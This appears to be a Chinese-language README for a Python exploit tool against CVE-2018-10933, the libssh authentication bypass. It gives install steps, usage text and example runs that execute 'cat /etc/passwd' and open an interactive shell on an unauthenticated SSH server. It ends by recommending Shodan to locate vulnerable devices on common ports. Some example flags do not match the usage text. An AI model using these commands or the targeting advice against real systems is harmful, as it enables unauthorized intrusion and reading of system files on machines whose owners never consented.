在libssh的服务器端状态机中(版本0.7.6和0.8.4之前)发现了一个漏洞。 恶意客户端可以在未首先进行身份验证的情况下创建通道,从而导致未授权访问。
该问题源于libssh在认证过程中不维护状态,以及这种状态缺失如何被用来绕过认证。简而言之,将连接视为一个多步骤过程:步骤1、步骤2、步骤3……由于libssh不强制执行步骤的顺序,你基本上可以直接跳到步骤3,而不经过步骤1和步骤2。
有趣的是,之前在SSH库Paramiko中也发现了同样的问题:CVE-2018-7750。
Exploit-DB : https://www.exploit-db.com/exploits/45638
关于CVE-2018-10933的libSSH信息 : https://www.libssh.org/security/advisories/CVE-2018-10933.txt
libSSH的漏洞修复版本 : https://www.libssh.org/2018/10/16/libssh-0-8-4-and-0-7-6-security-and-bugfix-release/
sudo apt-get install python3

gh repo clone EmmanuelCruzL/CVE-2018-10933

pip3 install -r requirements.txt

python3 main.py
usage: main.py [-h] [-p PORT] [-log] [-t | -c COMMAND | -i] host

Script for the vulnerabilities CVE-2018-10933

positional arguments:
  host                  the ip or domain address of ssh server

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  The port the service ssh, default [22]
  -log, --logfile       Logfile to write conn logs
  -t, --test            check the version of libSSH
  -c COMMAND, --command COMMAND
                        command to execute
  -i, --interactive     open the interactive mode
python3 main.py 0.0.0.0 -port 22 -t


python3 main.py 0.0.0.0 -p 22 -c "cat /etc/passwd"

python3 main.py 0.0.0.0 -p 22 -l

[!] 可以使用 shodan.io 查找易受攻击的设备
-  ( 22 端口是默认的,其他端口如 (2222, 3333, 4444) 可能也包含 libSSH )